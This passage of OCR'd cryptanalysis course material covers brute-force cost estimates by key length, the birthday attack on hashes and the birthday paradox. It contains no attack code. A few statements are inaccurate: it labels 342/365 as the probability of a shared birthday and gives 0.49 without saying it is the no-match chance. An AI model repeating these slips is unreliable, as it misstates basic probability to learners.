
- If there is any mechanism that locks the attacker out after a certain number of failed attempts

For example, if a system could brute-force a DES 56-bit key in one second, then for an AES 128-bit key, it takes approximately 149 trillion years. To perform a brute-force attack, the attacker needs double the time for every additional bit of key length; the reason is that the number of keys doubles with an increase of one bit.

However, a brute-force attack is more likely to achieve results.

Power/Cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 char)
$ 2K (1 PC. Can be achieved by an individual)	1.4 min	73 days	50 years	10^20 years
$ 100K (this can be achieved by a company)	2 sec	35 hours	1 year	10^19 years
$ 1M (Achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10^18 years

Table 20.5: Estimate time for a successful brute-force attack



Birthday Attack

- A birthday attack is the name used to refer to a class of brute-force attacks against cryptographic hashes that makes the brute forcing easier
  - **Birthday paradox**: The probability that two or more people in a group of 23 share the same birthday is greater than 0.5

Birthday Paradox

- How many people do you need to have a high likelihood that **two share the same birth day** (i.e., same day and month but not necessarily the same year)?
- There are **365 days** in a year, so you might think at least half of that, or 182 people, but it is actually only **23!**

- The basic idea is as follows: How **many people** would you need to have in a room to have a **strong likelihood** that two would have the **same birthday**?
- Obviously, if you put **367 people** in a room, at least 2 of them must have the same birthday because there are only 365 days in a year, plus one more in a leap year
- The paradox is not asking how many people you need to **guarantee a match**, just how many you need to have a strong probability
- Even with 23 people in the room, you have a **50 percent chance** that 2 will have the same birthday


Birthday Attack

A birthday attack refers to a class of brute-force attacks against cryptographic hashes that renders brute-forcing easier to performs. This attack depends on the birthday paradox, which is the probability of two or more people in a group of 23 sharing the same birthday is greater than 0.5.

Birthday Paradox

For example, how many people are needed to have a high likelihood that two will share the same birthday (i.e., same day and month, not year). There are 365 days a year, and therefore, you might think that at least half or 182 people share the same birthday, when it is actually only 23!

The basic idea is as follows: How many people would you need to have in a room to have a strong likelihood that two amongst them would have the same birthday (same day and month, but not year). Obviously, if you put 367 people in a room, at least two of them must have their birthdays on the same day and month since there are only 365 days in a year, and an additional day in the case of a leap year. The paradox is not the number of people you need to guarantee a match, but the number of people you need to have a strong probability. Even with 23 people in a room, there is a 50% chance that two them will have their birthdays on the same day and month.



Birthday Paradox: Probability

1 The probability that the first person does not share a birthday with any previous person is **100 percent** because there are no previous people in the set. This can be written as **365/365**

2 The second person has only one preceding person, and the **probability that the second person** has a **birthday** different from the first is **364/365**

3 The third person might share a birthday with one of the two preceding people, so the probability for the third person is **363/365**

4 Because these events are all independent, we can compute the probability as follows:
365/365 * 364/365 * 363/365 * 362/365 … * 342/365
(342/365 is the probability of the 23rd person sharing a birthday with a preceding person)

5 When we convert these to decimal values (truncate to 3 decimal places) yields:
1 * 0.997 * 0.994 * 0.991 * 0.989 * 0.986 * … 0.936 = 0.49, or **49 percent**

